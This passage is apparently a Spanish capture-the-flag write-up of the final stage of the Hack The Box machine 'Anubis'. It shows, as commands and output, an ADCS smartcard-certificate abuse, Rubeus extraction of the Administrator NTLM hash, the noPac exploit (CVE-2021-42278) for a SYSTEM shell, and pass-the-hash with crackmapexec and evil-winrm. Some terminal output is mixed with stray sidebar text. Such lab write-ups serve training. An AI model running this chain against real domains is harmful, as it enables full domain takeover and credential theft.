928 else {
929     $TargetUPN = $user.userprincipalname
930     if(-not $TargetUPN)
931     {
932         Write-Warning "User $($Identity) does not have a UPN."
933         $STOPERROR = $true
934     }
935 }
936 if(-not (Get-ADCSTemplate -Name $TemplateName))
937 {
938     Write-Warning "Template $($TemplateName) does not exist."
939     $STOPERROR = $true

```

en ese orden de ideas se debe modificar para este caso esa linea por algo que si exista como el samaccountname entonces lo modifico

```

924 t
925     Write-Warning "User $($Identity) does not exist."
926     $STOPERROR = $true
927 }
928 else {
929     $TargetUPN = $user.samaccountname|
930     if(-not $TargetUPN)
931     {
932         Write-Warning "User $($Identity) does not have a UPN."
933         $STOPERROR = $true
934     }

```

y transfiero de nuevo este archivo

```
curl http://10.10.14.5/ADCS.ps1 -o adcs.ps1
```

```

# PSReflect code for Windows API access
# Author: @mattifestation
PS C:\Users\diegocruz\Desktop> del m.\adcs.ps1
PS C:\Users\diegocruz\Desktop> curl http://10.10.14.5/ADCS.ps1 -o adcs.ps1
PS C:\Users\diegocruz\Desktop> ls
function New-InMemoryModule {
<#
.SYNOPSIS
    Creates an in-memory assembly and module
Mode: Hor: Matthew Grae [LastWriteTime]      Length Name
<----- -----
-a Required Depen 3/22/2024 12:15 AM          30021 adcs.ps1
-a Optional Depen 3/21/2024 11:36 PM          177152 Certify.exe
-a DESCRIPTION   3/21/2024 11:23 PM          462848 Rubeus.exe
-ar---           3/21/2024  5:15 PM            34 user.txt
When defining custom enums, structs, and unmanaged functions, it is
necessary to associate to an assembly module. This helper function
creates an in-memory module that can be passed to the 'enum',
'create', or 'register' cmdlets.
PS C:\Users\diegocruz\Desktop> [Anubis] 0:webserver01 172.31.177.202 1:nc* 2:zsh- 3:zsh

```

importamos el modulo

```
Import-Module .\adcs.ps1
```

```

Ldapserach
PS C:\Users\diegocruz\Desktop> Import-Module .\adcs.ps1 importamo
PS C:\Users\diegocruz\Desktop> Import-Mo
[Anubis] 0:webserver01 172.31.177.202 1:nc* 2:zsh- 3:zsh

```

De este script utilizamos la funcion Get-SmartcardCertificate

```
Get-SmartcardCertificate -Identity domadm -TemplateName CorpComputer $NoSmartcard
```

identiy es el nombre del usuario que seria Administrator templeate nombre del templeate que encontramos el cual seria web y no smart es opcional aunque se suele colocar -Verbose

```
Get-SmartcardCertificate -Identity domadm -TemplateName CorpComputer $NoSmartcard
```

```
Get-SmartcardCertificate -Identity Administrator -TemplateName Web -NoSmartcard -Verbose
```

```

ps C:\Users\diegocruz\Desktop> Import-Module .\adcs.ps1 Get-SmartcardCertificate -Identity domainadmin -TemplateName CorpComputer $NoSmartCard
ps C:\Users\diegocruz\Desktop> Get-SmartcardCertificate -Identity Administrator -TemplateName Web -NoSmartCard -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://EARTH.WINDCORP.HTB/DC=WINDCORP,DC=HTB smartcard template
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|((samAccountName=Administrator)(name=Administrator)(displayname=Administrator)))) 
VERBOSE: [Get-DomainObject] search base: LDAP://EARTH.WINDCORP.HTB/CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=windcorp,DC=htb
VERBOSE: [Get-DomainObject] Using additional LDAP filter: (objectclass=pKI CertificateTemplate)(name=Web)
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(objectclass=pKI CertificateTemplate)(name=Web))
VERBOSE: Changing template Web into a smartcard template
VERBOSE: [Get-DomainSearcher] search base: LDAP://EARTH.WINDCORP.HTB/CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=windcorp,DC=htb
VERBOSE: [Get-DomainObject] Using additional LDAP filter: (objectclass=pKI CertificateTemplate)(name=Web)
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(objectclass=pKI CertificateTemplate)(name=Web))
VERBOSE: [Get-DomainObject] Using additional LDAP filter: (objectclass=pKI CertificateTemplate)(name=Web)
VERBOSE: [Get-DomainObject] Setting 'msPKI-private-key-flag' to '272' for object ''
VERBOSE: [Get-DomainSearcher] search base: LDAP://EARTH.WINDCORP.HTB/CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=windcorp,DC=htb
VERBOSE: [Get-DomainObject] Using additional LDAP filter: (objectclass=pKI CertificateTemplate)(name=Web)

```

esto genera un certificado para el usuario Administrator y ahora validamos con gci  
 gci cert:\currentuser\my -verbose

```

P Nineven
PS C:\Users\diegocruz\Desktop> gci cert:\currentuser\my -verbose
  > Reddish
  PSParentPath: Microsoft.PowerShell.Security\Certificate::\currentuser\my
  > Shibboleth
  > Swagshop
  > TartarSauce
  > Worker
  > Thim machines
  > Windows
  > crackmapexec
  > Ldapserach
  > SMB port 445
  > Anubis 0:webserver01 172.31.177.202 1:[tmux]* 2:zsh- 3:zsh
  > C:\Windows\S

```

## Rubeus hash NTLM con certificado

Ahora con Rubeus podemos obtener el hash NTLM aprovechandones del certificado creado para administrator esto con la opcion asktgt

.\Rubeus.exe asktgt /user:Administrator /certificate:DACAA5446F611D66B0BCC20DCBD4D32FBA6F6798 /getcredentials

```

PS C:\Users\diegocruz\Desktop> .\Rubeus.exe asktgt /user:Administrator /certificate:DACAA5446F611D66B0BCC20DCBD4D32FBA6F6798 /getcredentials
  > Reddish
  > ScriptKiddie
  > Shibboleth
  > Swagshop
  > TartarSauce
  > Worker
  > Thim machines
  > Windows
  > crackmapexec
  > Ldapserach
  > SMB port 445
  > Anubis 0:webserver01 172.31.177.202 1:[tmux]* 2:zsh- 3:zsh
  > C:\Windows\S

```

```
> Legacy  
> Nineven  
(--> OptInIm  
(--> Recurse  
(--> Script(Kid)di  
(--> ShallowPath  
[*] Got domain: windcorp.htb  
[*] Using PKINIT with etype rc4_hmac and subject: 3CCC18280610C6CA315F995B5899E09  
[*] Building AS-REQ (w/ PKINIT preauth) for: 'windcorp.htb\Administrator'  
[*] Using domain controller: fe80::25c6:c2c7:3e61:89d3%10:88  
[+] TGT request successful!  
    doIF1DCCBdCgAwIBBaEDAgEWooIE5DCCB0BhgqTcMIIe2KADAgEFoQ4bDFdJTkRDT1JQLkhUQqIhMB+g  
    AwIBAqEYMBYb8mtyYnRndBsMd2luZGvncnAuaHRio4IEnDCCBjigAwIBEqEDAgECooIEigSCBIYyDV  
    M+kAbSkp7AWVI05cCwt7wX1gU9VGraLzQQiE1+RI3WQfqoF/mY2bgvk7Ayjxz1g3L/gs7pNYPeTsDnW  
    88ajR1zkuwTTjMwwZ2FK17hdP3wdjf2x8PzhJcnv/q5vHagBv5xbpZUCl9q4Yd+Y7jQ0Q14AM/dsBhV6i  
    kSXqpe6LXDW9gg/3fvMKqinBGFemK4oz19cXo0gWZKehaKmLsGKj2D87FgME9Y04fm72JUZSpfo/vcW  
    a8yj+x4ks5mze7nefQNVDFGQBDfMDKak/FTpvtTo4qqmkKN/D+b3HchFUhHkt3XZbiaoMq9DOL7xvW/t  
    AfenNnY+hFTjg/qRUFMin2SWXbbuB7ykikcfgDE117kLwbOvnMbEzws04ZAx6trIwrFulmkFLlPDmy2  
[Anubis] 0:webserver01 172.31.177.202 1:[tmux]  
PS C:\Users\diegocruz\Desktop>
```

```
UserName : Administrator (NT_PRINCIPAL)
UserRealm > Optimum : WINDCORP.HTB ServiceName
StartTime > Reddith : 3/22/2024 12:28:16 AM ServiceRealm
EndTime   > ScriptKiddie : 3/22/2024 10:28:16 AM UserName
RenewTill  > ScriptKiddie : 3/29/2024 12:28:16 AM UserRealm
Flags      > Shibboleth : name_canonicalize, pre_authent, initial StartTime
KeyType    > rc4_hmac RenewTill
Base64(key) Swagshop  : qG+w0Cd/3YNp7wGLuSKxOw== Flags
ASREP (key) TartarSauce : 8BB3F97ABD172962CB2832AEA0A61A81 KeyType
                                         Base64(key)
                                         ASREP (key)

[*] Getting credentials using U2U

    Thm machines
    CredentialInfo :
    Version Windows : 0
    EncryptionType : rc4_hmac
    CredentialData :
    CredentialCount : 1
    NTLM          : 3CCC18280610C6CA3156F995B5899E09
    PS C:\Users\diegocruz\Desktop>
[Anubis] 0:webserver01 172.31.177.202 1:[tmux]* 2:zsh- 3:zsh
```

aprep 8BB3F97ABD172962CB2832AEA0A61A81


NTLM 3CCCC18280610C6CA3156F995B5899E09

Ya tenemos los hash

Aveces esta forma no sirve en la maquina por lo cual la otra forma es explotando el cve-2021-42278

cve-2021-42278 noPac

busco en github el cve



Google search results for "cve-2021-42278 github". The search found approximately 4,420 results. The top result is from GitHub, titled "Ridter/noPac: Exploiting CVE-2021-42278 and ...". The snippet shows a method for exploiting the vulnerability.

Cerca de 4,420 resultados (0.26 segundos)

GitHub · https://github.com › Ridter › noPac · Traducir esta página


Ridter/noPac: Exploiting CVE-2021-42278 and ...

Method 1. Find the computer that can be modified by the current user. ... Exp: add -no-add and target with -target-name . ... Warning!! Do not modify the password ...

noPac/README.md at main · Issues 4 · Scanner.py

clono el repositorio

```
git clone https://github.com/Ridter/noPac.git
```



```
~/machineshtb/Anubis
git clone https://github.com/Ridter/noPac.git
Cloning into 'noPac'...
remote: Enumerating objects: 108, done.
remote: Counting objects: 100% (44/44), done.
remote: Compressing objects: 100% (33/33), done.
remote: Total 108 (delta 22), reused 24 (delta 11), pack-reused 75
Receiving objects: 100% (108/108), 72.32 KiB | 1014.00 KiB/s
Resolving deltas: 100% (58/58), done.

Insights
~/machineshtb/Anubis
```

instalo los requisitos

```
pip install -r requirements.txt
```

```

~/machineshtb/Anubis/noPac main
pip install -r requirements.txt
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support
Defaulting to user installation because normal site-packages is not writable
Collecting impacket==0.9.24
  Downloading impacket-0.9.24.tar.gz (7.1 MB)
Requirement already satisfied: pyasn1==0.2.3 in /home/kali/.local/lib/python2.7/site-packages (from impacket==0.9.24->-r requirements.txt (line 1)) (0.5.1)
Requirement already satisfied: pycryptodomex in /home/kali/.local/lib/python2.7/site-packages (from impacket==0.9.24->-r requirements.txt (line 1)) (3.20.0)
Requirement already satisfied: pyOpenSSL>=0.16.2 in /home/kali/.local/lib/python2.7/site-packages (from impacket==0.9.24->-r requirements.txt (line 1)) (21.0.0)
Requirement already satisfied: six in /home/kali/.local/lib/python2.7/site-packages (from impacket==0.9.24->-r requirements.txt (line 1)) (1.16.0)
Requirement already satisfied: ldap3!=2.5.0,!>2.5.2,!>2.6,>>2.5 in /home/kali/.local/lib/python2.7/site-packages (from impacket==0.9.24->-r requirements.txt (line 1)) (2.5.1)
Requirement already satisfied: ldapdomaindump>=0.9.0 in /home/kali/.local/lib/python2.7/site-packages (from impacket==0.9.24->-r requirements.txt (line 1)) (0.9.4)
Requirement already satisfied: flask>=1.0 in /home/kali/.local/lib/python2.7/site-packages (from impacket==0.9.24->-r requirements.txt (line 1)) (1.1.4)
Requirement already satisfied: future in /home/kali/.local/lib/python2.7/site-packages (from impacket==0.9.24->-r requirements.txt (line 1)) (0.18.3)
Collecting chardet
  Downloading chardet-4.0.0-py2.py3-none-any.whl (178 kB)
Requirement already satisfied: cryptography>=3.3 in /home/kali/.local/lib/python2.7/site-packages (from pyOpenSSL>=0.16.2->impacket==0.9.24->-r requirements.txt (line 1)) (3.3.2)
Requirement already satisfied: dnspython in /home/kali/.local/lib/python2.7/site-packages (from ldapdomaindump>=0.9.0->impacket==0.9.24->-r requirements.txt (line 1)) (1.16.0)

```

ahora ejecutamos el script scanner.py este requiere domino usuario y contraseña esto lo utilizamos con el usuario localadmin la ip es la de la maquina intermedia o el contenedor y aca lo ejecutamos con proxychains proxychains python3 scanner.py windcorp.htb/localadmin:Secret123 -dc-ip 172.31.176.1

```

kali@kali: ~/machineshtb
~/machineshtb/Anubis/noPac main
proxychains python3 scanner.py windcorp.htb/localadmin:Secret123 -dc-ip 172.31.176.1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:636 ... OK
[*] Current ms-DS-MachineAccountQuota = 10
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:88 ... OK
[-] Error getting TGT, Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
[*] Get TGT wrong!

```

nos tira error por que el reloj del active directory debe estar sincronizado con el nuestro

## fechas en active directory

para validar la fecha lo podemos hacer con curl , el flag -k es por el certificado  
curl -s -X GET "https://windcorp.htb" -I -k | grep date

```
kali㉿kali: ~/machineshtb

~/machineshtb/Anubis/noPac ➤ main
curl -s -X GET "https://windcorp.htb" -I -k | grep date
date: Thu, 21 Mar 2024 23:45:38 GMT

[pr]
[-]
[*]

~/machineshtb/Anubis/noPac ➤ main
date ➤ ecpt
Thu Mar 21 06:35:43 PM -05 2024
Htb machines
    > Anubis
    > Brainfuck
    > Cronos
    > Devel
    > Bastard
    > Tux

nos
fe
```

tenemos un desface de 5 horas casi aparte esta con GMT Greenwich meridiano time  
primero seteamos esto  
timedatectl set-timezone 'GMT'

```
kali㉿kali: ~/machineshtb

~/machineshtb/Anubis/noPac ➤ main
timedatectl set-timezone 'GMT'
Failed to set time zone: Access denied

[pr]
[-]
[*]

~/machineshtb/Anubis/noPac ➤ main
timedatectl set-timezone 'GMT'

Htb machines
    > Anubis
    > Brainfuck
    > Cronos
    > Devel
    > Bastard
    > Tux

nos
fe
```

y ahora para setar la hora con respecto a la de la maquina con date --set  
sudo date --set="\$(curl -s -X GET "https://windcorp.htb" -I -k | grep date | cut -d ' ' -f 2-)"

```

└── ~machineshtb/Anubis/noPac ┤ main ┤
  └── sudo date --set="$(curl -s -X GET "https://windcorp.htb" -I -k | grep date | cut -d ' ' -f 2-)"
Thu Mar 21 11:52:57 PM GMT 2024

  └── > ScriptKiddie
    └── ~machineshtb/Anubis/noPac ┤ main ┤
      └── date
        └── Thm machines
          └── Thu Mar 21 11:52:58 PM GMT 2024
            └── Windows
              └── crackmapexec
                └── Ldapsearch

```

ahora que estoy sincronizado ejecuto

proxychains python3 scanner.py windcorp.htb/localadmin:Secret123 -dc-ip 172.31.176.1

```

└── ~machineshtb/Anubis/noPac ┤ main ┤
  └── proxychains python3 scanner.py windcorp.htb/localadmin:Secret123 -dc-ip 172.31.176.1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

```

```

  └── sudo date --set="$(curl -s -X GET "https://windcorp.htb" -I -k | grep date | cut -d ' ' -f 2-)"
Thu Mar 21 11:52:57 PM GMT 2024

  └── > ScriptKiddie
    └── ~machineshtb/Anubis/noPac ┤ main ┤
      └── date
        └── Thu Mar 21 11:52:58 PM GMT 2024

```

```

[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:636 ... OK
[*] Current ms-DS-MachineAccountQuota = 10
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:88 ... OK
[*] Got TGT with aTGT from 172.31.176.1. Ticket size 1480 proxychains python3 scanner.py wi
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:88 ... OK
[*] Got TGT from 172.31.176.1. Ticket size 715

```

```

  └── > Reddish
    └── ~machineshtb/Anubis/noPac ┤ main ┤
      └── Shibboleth
        └── Swagshop

```

ahora si dice Got TGT por lo cual podemos ejecutar el siguiente script de NOPAC  
utilizamos la guia de git hub

### Auto get shell

```

python noPac.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203 -dc-host lab2012 -shell --

```

```

→ python noPac.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203 -dc-host lab2012 -shell --impersonate administrator

```

python noPac.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203 -dc-host lab2012 -shell --

impersonate administrator  
modificamos a lo que nos corresponde  
y windcorp.htb/localadmin:Secret123 -dc-ip 172.31.176.1

-dc-host es el nombre de la pc

```
NTLM : 3CCC18280610C6CA3156F99
PS C:\Users\diegocruz\Desktop> hostname
earth
SMB port 445
PS C:\Users\diegocruz\Desktop>
```

python noPac.py windcorp.htb/localadmin:Secret123 -dc-ip 172.31.176.1 -dc-host earth -shell --impostar administrador

proxychains python3 noPac.py windcorp.htb/localadmin:Secret123 -dc-ip 172.31.176.1 -dc-host earth -shell --impostar administrador

```
~/machineshtb/Anubis/noPac> main
proxychains python3 noPac.py windcorp.htb/localadmin:Secret123 -dc-ip 172.31.176.1 -dc-host earth -shell --impostar administrador
proxychains] config file found: /etc/proxychains4.conf
proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so
proxychains] DLL init: proxychains-ng 4.16
proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:636 NTLM OK : 3CCC18280610C6CA3156F99
[!] Current ms-DS-MachineAccountQuota = 10
[!] Selected Target EARTH.windcorp.htb
[!] will try to impersonate administrador
[!] Adding Computer Account "WIN-WJ09IGU1PTY$"
[!] MachineAccount "WIN-WJ09IGU1PTY$" password = wsyVK@8S*8gU
proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:135 SMB port 445 OK
proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:445 ... OK
[!] Successfully added machine account WIN-WJ09IGU1PTY$ with password wsyVK@8S*8gU.
[!] WIN-WJ09IGU1PTY$ object = CN=WIN-WJ09IGU1PTY,CN=Computers,DC=windcorp,DC=htb
[!] WIN-WJ09IGU1PTY$ sAMAccountName == EARTH
proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:88 ... OK
shell --impostar administrador
modificamos a lo que nos corresponde
y windcorp.htb/localadmin:Secret123 -dc-ip 172.31.176.1

-dc-host es el nombre de la pc

proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:636 NTLM OK : 3CCC18280610C6CA3156F99
[!] Current ms-DS-MachineAccountQuota = 10
[!] Selected Target EARTH.windcorp.htb
[!] will try to impersonate administrador
[!] Adding Computer Account "WIN-WJ09IGU1PTY$"
[!] MachineAccount "WIN-WJ09IGU1PTY$" password = wsyVK@8S*8gU
proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:135 SMB port 445 OK
proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:445 ... OK
[!] Successfully added machine account WIN-WJ09IGU1PTY$ with password wsyVK@8S*8gU.
[!] WIN-WJ09IGU1PTY$ object = CN=WIN-WJ09IGU1PTY,CN=Computers,DC=windcorp,DC=htb
[!] WIN-WJ09IGU1PTY$ sAMAccountName == EARTH
proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:88 ... OK
shell --impostar administrador
modificamos a lo que nos corresponde
y windcorp.htb/localadmin:Secret123 -dc-ip 172.31.176.1
```


y somo system

```
[!] Delete computer WIN-WJ09IGU1PTY$ failed! maybe the current user does not have permission to do this on machines
[*] Pls make sure your choice hostname and the -dc-ip are same machine!!!
[*] Exploiting...
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:445 NTLM OK
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
rach
C:\Windows\system32>
SMB port 445
y somo system
[Anubis] 0:webserver01 172.31.177.202 1:nc- 2:zsh 3:[tmux]*
```

esta consola no nos deja hacer cd por lo cual tenemos que ver solo la flag


```
4020 file(s) 1,910,814,239 bytes
123W Dir(s) 13,290,749,952 bytes free
esta consola no nos deja ha
crackmapexec
C:\Windows\system32>type C:\users\Administrator\Desktop\root.txt
03bc1a7320f2260795195a90f33dc41b
C:\Windows\system32>
SMB port 445
C:\Windows\system32>
[Anubis] 0:webserver01 172.31.177.202 1:nc- 2:zsh 3:python3*
```

por lo cual como ya habiamos tenido el hash hacemos pass the hash  
proxychains crackmapexec smb 172.31.176.1 -u Administrator -H 3CCC18280610C6CA3156F995B5899E09



```
~/machineshtb/Anubis [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.16 [proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:445 ... OK [proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:445 ... OK [proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:135 ... OK [SMB] 172.31.176.1 445 EARTH [*] Windows 10.0 Build 17763 x64 (name:EARTH) (domain:windcorp.htb) (signing=True) (SMBv1=False) [proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:445 ... OK [proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:445 ... OK [SMB] 172.31.176.1 445 EARTH [+]- windcorp.htb\Administrator:3CCC18280610C6CA3156F995B5899E09 (Pwn3d!)
```

proxychains evil-winrm -i 172.31.176.1 -u Administrator -H 3CCC18280610C6CA3156F995B5899E09



```
~/machineshtb/Anubis [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.16 [proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:5985 ... OK *Evil-WinRM* PS C:\Users\Administrator\Documents> whoami windcorp\administrator *Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\users [proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:5985 ... OK [proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.31.176.1:5985 ... OK *Evil-WinRM* PS C:\users> dir [Anubis] 0:webserver01 172.31.177.202 1:nc 2:[tmux]* 3:python3-
```

Dura la maquina fuerte realmente toca muchas cosas y ese tema de los certificados a uno lo vuelven loco